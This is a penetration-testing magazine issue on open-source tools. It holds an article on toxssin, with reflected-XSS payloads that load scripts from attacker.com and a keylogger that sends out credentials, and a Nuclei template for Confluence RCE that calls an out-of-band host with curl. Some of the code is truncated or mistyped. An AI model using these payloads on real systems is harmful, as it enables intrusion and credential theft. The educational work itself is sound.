PenTest magazine

OPEN

OPEN-SOURCE PENTESTING TOOLKIT

TOXSSIN

ROPCI

NUCLEI

ATHENAOS

05/2022 ISSN 2084-1117

...AND MORE!

TEAM

Editor-in-Chief:

Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Managing Editor:

Bruno Zwierz
bruno.zwierz@pentestmag.com

Editors:

Bartek Adach
bartek.adach@pentestmag.com

Agata Staszelis
agata.staszelis@hakin9.org

Bruno Zwierz
bruno.zwierz@pentestmag.com

Proofreader:

Lee McKenzie

Senior Consultant/Publisher:

Paweł Marciniak

CEO:

Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:

Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP:

Bruno Zwierz
bruno.zwierz@pentestmag.com

Cover Design:

Hiep Nguyen Duc

Joanna Kretowicz

Betatesters

Gabriel Carvalhaes, Jordan Bonagura, 0b1.0n3 k3n0b1, Alex Giles, Hammad Arshed, Da Co, Alex D, Bem Robb, Gregory Chrysanthou, Raúl Bp, Jay Kay, David Michaud, Craig

Publisher:

Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Bielawska 6/19
1 917 338 3631

www.hakin9.org

Dear PenTest Readers,

This open edition takes a special place in our hearts. Here, at PenTest Magazine, we deeply care about the community and knowledge-sharing. The edition you are reading right now reflects that.

Inside this free issue you'll find articles featuring open source tools for pentesters. Many of them are written by the authors themselves - don't forget to check their GitHub profile afterwards! We wanted to cover a broad spectrum of tools, ranging from useful scripts and Linux distributions to innovative tools.

Grab your favorite hot beverage (or something cold, we don't forget about you, Southern Hemisphere!), find a comfortable position and learn something new about pentesting Android devices, how to weaponize reflected XSS, scan for vulnerabilities using Nuclei, get to know ropci and much more!

Please, don't hesitate to contribute to the tools whenever you find room for improvement. Without a doubt this is the most powerful part of the open source community - you truly can make a difference.

Without further ado,

Enjoy the content!

PenTest Magazine's Editorial Team

Contents

Weaponizing Reflected XSS

by Panagiotis Chartas

Introduction

Attacks based on social engineering were never really my thing. Don't get me wrong, there's nothing I find more hilarious than a successful phishing campaign that results in multiple, juicy, trick-invoked, shame bearing reverse shells. But, in the case of exploiting Reflected XSS (Cross-Site Scripting), which is considered a lame, low-level vulnerability, I always thought it's just not worth it and here's the main reasons why:

- Payload creation is case-based and can be painful,
- The victim must be tricked into following a malicious URL (e.g., via a phishing campaign or a personalized message),
- There are many exploitation obstacles. Browsers have built-in controls against it (analyzed later), not to mention WAFs and security checks implemented by developers,
- It has an uncertain (usually short) lifespan (if the user navigates away from the vulnerable page or closes the tab/browser, it's game over),
- Even if nothing of the above stands in the way, you might not get anything juicy out of it.

Sounds like too much trouble for the level of uncertainty it bears as an attack vector.

Inspiration

Some time ago, I was testing a web application. After a few basic requests, source code inspection and messing around with the login portal, I noticed that the "username" input's value (normally a POST request parameter) is susceptible to Cross-Site Scripting (XSS), as it is reflected, without any form of sanitization, directly in the "username" input's "value" attribute, by simply adding it to the URL as a GET request parameter. Example:

https://victim.com/login.jsp?action=auth&username=yolo

The login page included one more low criticality vulnerability. The outdated library **jQuery 1.10.2** which is subject to **CVE-2015-9251** (among other vulnerabilities) was linked to it. I get very excited whenever I detect outdated jQuery libraries because it means that, if XSS is present, it is most likely possible to execute external JavaScript files using a very short payload. This is because jQuery, before version 3.0.0, will execute text/JavaScript responses when a cross-domain AJAX request is performed without the "datatype" option set. For example, the following jQuery AJAX request will instantly execute the

response's body, making it easier to craft malicious URLs that include external JS files and run sophisticated payloads in the victim's browser, through social engineering attacks:

```
$.ajax({ url: 'https://attacker.com/script.js'})
```

I chose to utilize the "onmouseover" event to create a malicious URL payload that would request and execute an external malicious JS script when the user would hover over the username field. It looked something like this (URL decoded):


```
https://victim.com/login.jsp?action=auth&username="
onmouseover="$.ajax({url:'https://attacker.com/hook.js'})
```

To provide a better perspective, this is what the underlying source code would look like after visiting the above malicious URL (simplified):

```
<!DOCTYPE html>

<html>

    <body>

        <form target="login.jsp?action=auth" method="POST">

            <label for="username"><b>Username</b></label>

             <input type="text" name="username"
value=""onmouseover="$.ajax({url: https://attacker.com/
hook.js'})" required >

            <label for="password"><b>Passw

            <input type="password" name="password" required >

            <button type="submit">Login</button>

        </form>

    </body>

</html>
```

Although valid, the URL payload resulted in a delayed error response (1 minute+ latency) with message "*Page temporarily not available*". Something (maybe a WAF?) was making exploitation a bit trickier. To evade it, I transformed each character of the main payload to its equivalent ASCII char number representation, used the *String.fromCharCode()* JavaScript function to translate the obfuscated payload's bytes into the original string and finally, executed the obfuscated payload-string using the *eval()* function. Final payload looked like this (URL decoded):

```
https://victim.com/login.jsp?action=auth&username="
onmouseover="eval(String.fromCharode(36, 46, 97, 106, 97, 120, 40, 123, 117,
114, 108, 58, 39, 104, 116, 116, 112, 115, 58, 47, 47, 97, 116, 116, 97, 99,
107, 101, 114, 46, 99, 111, 109, 47, 104, 111, 111, 107, 46, 106, 115, 39,
125, 41))
```



I started a Python HTTPS server on my attacker machine and gave it a run, everything was working as expected. The only thing left now was to create and host the JavaScript payload.

Since the vulnerability existed in the login page, I could host a JS keylogger, forward the malicious URL to some of the application's users and hopefully harvest the credentials of anyone attempting to login with a poisoned browser. As the document's location would change after submitting the form, the attack would probably end there. Classic, right? Well, I wasn't satisfied.

I started fantasizing about capturing secrets sourced from the user's activity, whether those are files, typed text, application usage patterns, etc., kind of a spyware-like poison that could also survive navigation to non-vulnerable locations.

Therefore (I said to myself), you need a JavaScript payload that will identify sensitive components in a webpage and poison all of them instantly and dynamically, while maintaining persistence and reporting back to a server (attacker) regarding what the user is doing, e.g., where is he/she navigating, what is he/she typing, pasting, uploading, viewing, submitting, and getting as a response. And **toxssin** was born.

What is toxssin?

toxssin is a penetration testing tool that automates the process of exploiting Cross-Site Scripting (XSS) vulnerabilities. It consists of an HTTPS server that works as an interpreter for the exfiltrated traffic and notifications generated by the malicious JavaScript payload that powers the tool (toxin.js).

By default, toxssin's JavaScript poison automatically spreads across the elements and information of a webpage, abusing the XMLHttpRequest object to intercept:

- Cookies (if HttpOnly not present),
- Keystrokes (technically, an active keylogger),
- Paste events,
- Input change events,
- File selections,
- Form submissions,

- Server responses (to form submissions or clicking hyperlinks that target different pages and not internal parts of the same page),
- Table data (static as well as updates on tables after a page has finished loading).

Most importantly, toxssin:

- Attempts to create XSS persistence while the user browses the website by intercepting HTTP requests and responses and re-writing the document, creating the illusion of navigating when actually the document's location never changes,
- Supports session management (you can use it to exploit multiple targets at the same time, e.g., by running an XSS-based phishing campaign or exploiting stored XSS),
- Supports custom JS script execution against sessions (after a browser gets hooked, you can run custom JS scripts against it),
- Automatically logs every session.

Component	Function
toxssin.py	A custom HTTPS server, the backbone of the project. It generates the JavaScript poison customized based on the command line arguments provided by the user. It also takes care of hosting the handler and JS poison files, logging of intercepted data and provides a command line interface for managing sessions.
handler.js	A handler script that serves as a wingman for the poison. It is called first to determine the session type (new or existing) and inform the server accordingly. It then proceeds to retrieve and deliver the poison.
toxin.js	The JavaScript poison template.

Here's a basic preview of a hooked browser, intercepted data, request and responses:

```
root@kali:/opt/toxssin# ./toxssin.py -u https://toxssin.com -c /etc/letsencrypt/live/toxssin.com/fullchain.pem -k /
etc/letsencrypt/live/toxssin.com/privkey.pem

    ,d                                                  88
    88                                                  ""
  MM88MMM  ,adPPYba,  8b,     ,d8  ,adPPYba,  ,adPPYba,  88  8b,dPPYba,
    8f    a8"     "8a  `Y8, ,8P'   I8[    ""  I8[    ""  d8  88P'   `"8a
    EA    8b       d8    )8X8(      `"Y8ba,    `"Y8ba,   Ew  8t       R7
    8X,   "8a,   ,a8"  ,d8" "8b,   aa    ]8I  aa    ]8I  AJ  DK       HK
    "Yf8N  `"YbbdP"'  8P'     `Y8  `"YbbdP"'  `"YbbdP"'  A8  85       88
                                          Created by t3l3machus

[10:59:45] [Info] Provided domain handler URL: https://toxssin.com/handler.js
[10:59:46] [Info] Public IP handler URL: https://[redacted]/handler.js
[10:59:46] [Info] Type "help" to get a list of the available commands.
[10:59:46] [Info] All sessions are logged by default.
[10:59:46] [Info] Awaiting XSS GET request for handler.js
[11:00:01] [Request] Received request for toxin! MITM attack launched against victims's browser!
           ├─[Client-IP] → 37.247.59.189
           ├─[Origin] → https://thisisvuln.space
           ├─[User-Agent] → Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
           └─[State] → Currently in view (Active)

[11:00:02] [Keystroke] [Type: undefined] [Body] Tab
[11:00:02] [Cookie] TOXSESSIONID=19a8e318a0474677a843cae60a7baa98
[11:00:02] [Info] 1 x form was identified and injected with "submit" event JavaScript poison.
[11:00:02] [Info] 2 x inputs were identified and injected with "oninput" event JavaScript poison.
[11:00:05] [Input-Value-Changed] [Type: text] [Name: uname] admin
[11:00:10] [Input-Value-Changed] [Type: password] [Name: passwd] Sup3rS3cr3t
[11:00:18] [Form-Submission-Intercepted]

    Action: https://thisisvuln.space/login?uname=%22%20placeholder=%22Username%22%3E%3Cscript%20src=%22https://toxs
sin.com/handler.js%22%3E%3C/script%3E%3Cp%20style=%22#!
    Method: POST
   Enctype: application/x-www-form-urlencoded
  Encoding: application/x-www-form-urlencoded
      Data:

  Saved in /root/.local/toxssin/2022-06-16/thisisvuln.space/37.247.59.189_1655370001.078421/form-submission_090505b
038b1

[11:00:18] [Server-Response-Intercepted]

  Response Headers:

  Status: 200 OK
  connection: Keep-Alive
  content-encoding: gzip
  content-type: text/html; charset=utf-8
  date: Thu, 16 Jun 2022 09:01:22 GMT
  keep-alive: timeout=5, max=99
  server: Apache
  transfer-encoding: chunked
  vary: Cookie,Accept-Encoding

  Response Body:

  Saved in /root/.local/toxssin/2022-06-16/thisisvuln.space/37.247.59.189_1655370001.078421/response-intercept_6f47
717ae431
```

The output of intercepted requests is usually very long as it may include a combination of raw data (text/binary), HTML, CSS and JavaScript, so, the default mode is to log each intercepted request's data in separate files as well as the main log that you see above, for each session.

Intercepted table data:


```
[11:01:31] [Info] 2 x inputs were identified and injected with "oninput" event JavaScript poison.
[11:01:31] [Table-Data-Intercepted] Table data (Received via POST request):

   id Username Fullname                Password hash                                  Roles    Status Actions
0   1    admin           y5E2Sxt8r3e4iuJevRS6tYX/yA=  Entry Manager, Project Leader, Admin    Active  Choose
1   2    miles               erKWaaIgZ1rDHUMesj2wag=                       Project Leader    Active  Choose
2   3   celine               w+B4NBAGUVCezkJAe13muA=                        Entry Manager  Inactive  Choose
3   4     john               tYRNm7nnSQNoYjwU1KJQHQ=                                      Pending  Choose
4   5      van               /5HnplHvGqqXk7xy0yHedg=                       Project Leader    Active  Choose
5   6    scott               ovOmWHgCI/PQmoqEqLNQ+Q=                                Admin    Active  Choose
6   7    steve               xzunOdxHZl1AFRncpnYCwg=                       Project Leader    Active  Choose
7   8    brian               GTDGkDCYBtpXA+68W/GQ2w=                       Project Leader    Active  Choose
8   9  freddie               hVJFGIH6TNuys26lzYb+Hg=  Entry Manager, Project Leader, Admin    Active  Choose
9  10   kostas           y5E2Sxt8r3e4iuJevRS6tYX/yA=                       Project Leader    Active  Choose

  Table data saved in /root/.local/toxssin/2022-06-16/thisisvuln.space/37.247.59.189_1655370001.078421/table_460593
3a6c75

toxssin >
```

How it works

Since there's a video demonstration available online, I find it more interesting to describe how a few of the best features this tool has to offer work.

Interception of Requests and Server responses

Here's how the Requests and Server Responses interception is implemented. I've placed a separate icon for the user, his (poisoned) browser and the JavaScript poison (that is running in the browser) to better visualize the process, although, all of these three entities are basically one:



The user submits a form or clicks a hyperlink. A request supposedly going to the legitimate webserver is generated (Green arrow stopped by the red "X").

Event listeners placed by toxssin's poison prevent the normal request from completing (*event.preventDefault()*). Instead, the request's data are copied and the *XMLHttpRequest* object with the *withCredentials* option set as *true* is used to forward a copy of the original request to the attacker's server as well as the legitimate server (orange arrows).

The intercepted server response is forwarded to the attacker's server and then, the server's response body is modified so that the `</body>` closing tag string is replaced with the following:

```
<script src="https://attacker.com/handler.js"></script></body>
```

Finally, toxssin replaces the *document* object's content with the modified server's response body. All of the elements included in the original response (media, scripts, etc.) start loading normally, creating the illusion of actually browsing the webpage, when basically, the document's location never changed. The last element to load in the body is toxssin's handler, a script that determines the type of session (new or existing) and acts accordingly to inform the attacker's server about the event and serve the poison again, creating XSS persistence (blue arrows).

Intercepting table data

A table is just like any other html element. In the case of XSS, any payload that spiders a webpage after it has finished loading and sends a copy back to the attacker, will capture the data contained in tables

as well. But what if the user (victim) implements an action that causes the table data to update, e.g., click the next page button, use a search or refresh function? It would be a shame to miss the juicy data that may pop up, right? Don't worry fellow hackers, toxssin's got your back.

I figured that the only thing I needed in order to implement a poison-function that will know when a table's data have been altered, recapture and forward them back to the attacker's machine, is a hashing algorithm (duh). Apparently, (vanilla) JavaScript doesn't include hash algorithm implementations. Searching around the web, I came across a 42 lines long, md5 hash algorithm JS implementation, apparently written by Paul Johnston & Greg Holt, that worked like a charm. Armed with this code block, I was able to write a function that calculates and marks every table in a web page with its md5 checksum and checks for changes every 1 second or so. When changes are detected, the new table data is intercepted and forwarded back to the toxssin server (attacker) where it is processed and logged.

```
function spiderTables() {

        let tables = document.getElementsByTagName("table");

        if (tables.length){
                for (let i = 0; i < tables.length; i++) {
                        try {
                                if (tables[i].tBodies[0].rows.length > 0) {
                                        let current_digest = tables[i].getAttribute("_digest");
                                        tables[i].removeAttribute("_digest");
                                        let md5hash = md5(tables[i].innerHTML);

                                        if (current_digest !== md5hash){
                                                xhr_post_intercept('\n\n'+tables[i].outerHTML+'\n\n', 'x8cwa2h4252tc79ce5b731r3fdc75483', 'FormData');
                                        }

                                        tables[i].setAttribute('_digest', md5hash);
                                }
                        } catch (TypeError) {
                                //pass
                        }
                }
        }
};
```

The same result could, of course, be implemented (at least) by periodically:

- intercepting and forwarding the full page's HTML source code back to the attacker,
- intercepting table elements only, sending their source code back to the attacker and calculating the checksum to determine if a table has changed server-side.

An approach like that would cause a lot of heavy traffic generated by the victim's browser. So, I decided to go with the, in my opinion, more elegant (although a bit computationally heavy, one might say) approach of adding an attribute "_digest" with the md5 checksum as value to each table, making it possible to determine when a table's content has been altered and recapture it.

Obstacles

Here are, in my experience, the major obstacles of exploiting XSS by including external JS scripts and how toxssin is dealing with them:

The "*Mixed Content*" error, which occurs when both HTTP and HTTPS assets are being loaded from a web page that was requested to be fetched as HTTPS and can be resolved by serving the malicious JavaScript payload via HTTPS, even with a self-signed certificate, although unreliable, as it leads to major obstacle #2 below).

The "*NET::ERR_CERT_AUTHORITY_INVALID*" error, which indicates that the server's certificate is untrusted/expired and can be bypassed by configuring the malicious server to use a certificate issued by a trusted authority. This is also the intended way to use the tool (by starting the server using a trusted certificate).

Cross-Origin Resource Sharing (CORS) is handled by the toxssin server by replying appropriately to pre-flight OPTION requests, so that no problems occur during the exploitation phase.


A *Content-Security-Policy* header with the *script-src* set to specific domain(s) will block scripts with cross-domain source from loading, making it (in my opinion) the greatest control against this type of attack. In addition to that, toxssin relies on the *eval()* JS function to deliver its poison, so, if the website has a CSP and the *unsafe-eval* source expression is not specified in the *script-src* directive, the attack will most likely fail.

Epilogue

These, I believe, are the most interesting components of toxssin's JS poison and general capabilities. Wrapping up, it is worth mentioning that, although this article focuses on how a reflected XSS can be turned into a serious attack vector, you can use this tool to exploit stored XSS as well.

An even more dangerous scenario: If an attacker obtains a low privilege shell (e.g., as www-data) on a web server and is able to append (or escalate enough to append) code to the server's web pages, it would be possible to include a script with src being toxssin's handler (linked internally or externally) and proceed to harvest poisoned browser sessions indefinitely, spying and intercepting on people's data and actions.

Long story short… Developers and System Administrators, for the love of God, add a Content Security Policy to your Web Server!!!



About the author

Panagiotis Chartas (t3l3machus) is a Penetration Tester and Cybersecurity Researcher passionate about creating and sharing information security tools and techniques, better known for his work available in https://github.com/t3l3machus"

Nuclei Vulnerability Scanning in 2022... Or even

by Walter Cuestas Agramonte

Vulnerability scanning is one of the most vilified and one of the most deified activities in the world of security testing (call it whatever you want: pentest, ethical hacking, vulnerability scanning, BUT not red teaming! Please, don't!).

There are many reasons for this, but let's mention just two that are a consequence of each other. Since a lot of "pentests" are sold that are just automated vulnerability scanning and the results are presented just as the scanning tools report them, there is a tendency to underestimate and even minimize its value in security testing.

The truth is that it is not only valuable for the organizations themselves to continuously and constantly perform vulnerability scans to know how their technology security is doing, it is also required by standards such as PCI DSS and is mandatory/inevitable during a pentest.

There are a large number of vulnerability scanners at infrastructure and application level with different ways of doing it and integrating with other tools, and they are even sold as SaaS. Prices and licensing models vary and, despite this being somewhat "commercial", the fact is that no matter how good the tool is, if the price/licensing is expensive/complex/prohibitive, we have to look for other options that do not make "cheap is expensive" a real situation.

If we leave aside the commercial issue (of course, we have all the budget in the universe, price/licensing is irrelevant!), anyone who has been using vulnerability scanners for a while looks eagerly for ways to expand or customize the plugins/scripts that are the ones that actually detect and hopefully confirm and get evidence of the vulnerability.

It’s not a secret that Nessus is the most used scanner and it’s almost certain that you can already execute just an NASL script from the command line in order to confirm a vulnerability with some modification or to just turn the detection script into a full exploit.

However, many of these plugins have been in a binary format for several years now, and this makes it impossible to take advantage of them properly.

This is when you might start to look at other options and OpenVAS arises, which is complicated in every sense; it is not so "free" now and, on top of that, it is not very accurate in its results.

What's the point of all that long introduction? To define what a pentester looks for in a vulnerability scanner and why Nuclei is one of the best options to follow:

- It must be accurate (not plagued by false positives).
- It must be good at the infrastructure and application level.
- It must be easily extensible.
- It must allow me to use detection scripts for exploitation.
- It must not add another new scripting language to my notes (those who say they know several languages without looking at the notes or googling are lying).

Nuclei is a tool developed in GO for templates-based scanning built using YAML (actually, it is a DSL using YAML. What is a DSL? Does SQL sound familiar to you? It is a well-known example of a DSL). It is a project that the company ProjectDiscovery started in its initiative to generate automated tools that help in the management of attack surfaces (other projects that they started are subfinder, httpx, etc.).

Nuclei is used to send messages (requests for HTTP and frames for other types of services) using templates that allow it to process the responses and find matches based on various conditions. In this way, it minimizes false positives and provides a way to quickly scan multiple test targets (the latter is stated in its repo and I can confirm that).


As you can see from the previous paragraph, the power of Nuclei is in the templates and that is where the flexibility to correct/enhance/improve, customize and exploit lies.

It is important to point out, at this point, that at the beginning it was a scanner recommended to find the classic "low hanging fruits". From that time to the present, a lot has happened.

The main repository of templates can be found at https://github.com/projectdiscovery/nuclei-templates and to date there are more than 4,100. They range from those that only detect the software in use to those that allow you to perform a test flow (does vulnerability chaining sound familiar?).

For the details of installation, use and basic manipulation of templates, the site https://nuclei.projectdiscovery.io/ has very good help, but entering the template repo helps a lot when you need to do something from intermediate to advanced.

As can be seen in the image below, an online report is presented that can be saved and indicates the risk level of identified vulnerabilities. You can also save a log of each interaction performed to check each vulnerability it reports.



Beyond the detection of vulnerabilities using existing templates, there are situations where the pentester detects and confirms a vulnerability based on a banner and googling. This is perfect for analyzing the possibility of automating the next vulnerability scan without having to go through the manual process again. It is also interesting to see what can be contributed to the project by proposing corrections and improvements to existing templates.

Even in the extreme, Nuclei allows changes that help to exploit the detected vulnerabilities. A practical case is when Nuclei detects a vulnerability and the review of the details leads us to see that it can be exploited, but we do not have the means (a script that automates, an exploit, a "one-liner", etc.) and we look for a simple way to exploit it: Nuclei to the rescue!

To add something more, we know that sometimes the result of, for example, an HTTP request cannot be observed with the attack data itself (in-band) and the results can be obtained out-of-band (OOB) by means of certain interactions. Burp Professional has the Collaborator, but there is another open source solution called "interact.sh" that is integrated with Nuclei as a free service.

Let's take as an example the template that checks the existence of a vulnerability in Confluence that has the code CVE-2021-26084 referred to an RCE and for which Nuclei already has a template that only sends a request with a specific encoded string and checks that it appears in the response along with the result of an arithmetic operation (wasn't it RCE?) without making use of interact.sh. The first approach to have a different result is to perform the external interaction (which serves to check how much control there is over the outgoing connections as well).

The image below shows the modified version. It is quite simple in the sense that only the execution of a command (curl) is performed using the interact.sh marker and it is evaluated if, in the response, an interaction via HTTP was obtained (other compliance conditions can be tested).

```
info:
  name: Confluence RCE
  author: open-sec
  severity: critical
  reference: https://github.com/h3v0x/CVE-2021-26084_Confluence
  tags: confluence,rce

requests:
  - raw:
    -|
      POST /pages/doenterpagevariables.action HTTP/1.1
      Host: {{Hostname}}
      Content-Type: application/x-www-form-urlencoded

      queryString=%5cu0027%2b%7bClass.forName%28%5cu0027javax.script.S
%5cu0027var+isWin+%3d+java.lang.System.getProperty%28%5cu0022os.na
022curl+-s+{{interactsh-url}}%5cu0022%29%3bvar+p+%3d+new+java.lang.R
9%3b+%7d+else%7bp.command%28%5cu0022bash%5cu0022%2c+%5cu002
ader+%3d+new+java.io.InputStreamReader%28process.getInputStream%28
22%3b+var+output+%3d+%5cu0022%5cu0022%3b+while%28%28line+%3d+
%3b+%7d%5cu0027%29%7d%2b%5cu0027

    matchers:
      - type: word
        part: interactsh_protocol
        words:
          - "http"
```

That's the basics of RCE: You can't extract information, only check that it executes commands, but you don't see the results of those commands.


To have a better result, you must deploy your own server (attacker) and modify the tool (the template specifically) to do more than the basics.

The benefits of doing this small effort are that you will get concrete evidence, preparation for the integration of other steps (chain of vulnerabilities) and integration into DevSecOps environments.

Then, we run a web server that supports a form of upload (enabling the PUT method may be the easiest) as shown in the image below.

```
import os
try:
    import http.server as server
except ImportError:
    # Handle Python 2.x
    import SimpleHTTPServer as server

class HTTPRequestHandler(server.SimpleHTTPRequestHandler):
    """Extend SimpleHTTPRequestHandler to handle PUT requests"""
    def do_PUT(self):
        """Save a file following a HTTP PUT request"""
        filename = os.path.basename(self.path)
```

Then we modify the template in such a way that we put a "payload" in the sequence of commands that we want to execute. For each one of them, a file will be generated and then uploaded to our server. Each of these files will have the result of the execution of each command.



That way, we went from having a vulnerability scanner report to exploiting one of the vulnerabilities it detected without writing the code itself, just making use of YAML.

There is much more with Nuclei because it can do headless functions to automate browser actions, handle flows, preprocessing and more.

About the author

Walter Cuestas is OffSec Research Lead at Open-Sec LLC for the pentesting and red teaming operations. He has participated as a trainer/speaker in conferences such as DEF CON (2018, 2020), Ekoparty, ISACA Latin CACS, LimaHack, Campus Party Quito, CSI Pereira and OWASP Latam events.

As a trainer, Walter has developed many courses in Latin America and US (through MilliMicro Systems) about Hacking Techniques, Security Testing for Applications, Red Teaming Operations and basic pentesting.

Currently holds certifications from Offensive Security (OSCP, OSCE).

ropci

So, you think you have MFA?

by Johann Rehberger

This article discusses **ropci**, which is a tool that aids with identifying and abusing OAuth2 ROPC exposed applications in Microsoft AAD. In particular, the article explores what ROPC is, how to test for it, how to abuse ROPC enabled applications during security assessments and pen tests, as well as mitigation steps.

The author has helped identify multiple production AAD tenants, where AAD customers believed they had MFA enabled, but ROPC based authentication succeeded. The root causes stem from convoluted, but not uncommon, setups and misconfigurations, including scenarios such as federated auth, pass through authentication, native AAD accounts vs on-prem accounts, as well as the various (at times confusing) options in the user interface to configure MFA settings depending on the SKU used.

So, let's get started.

What is ROPC?

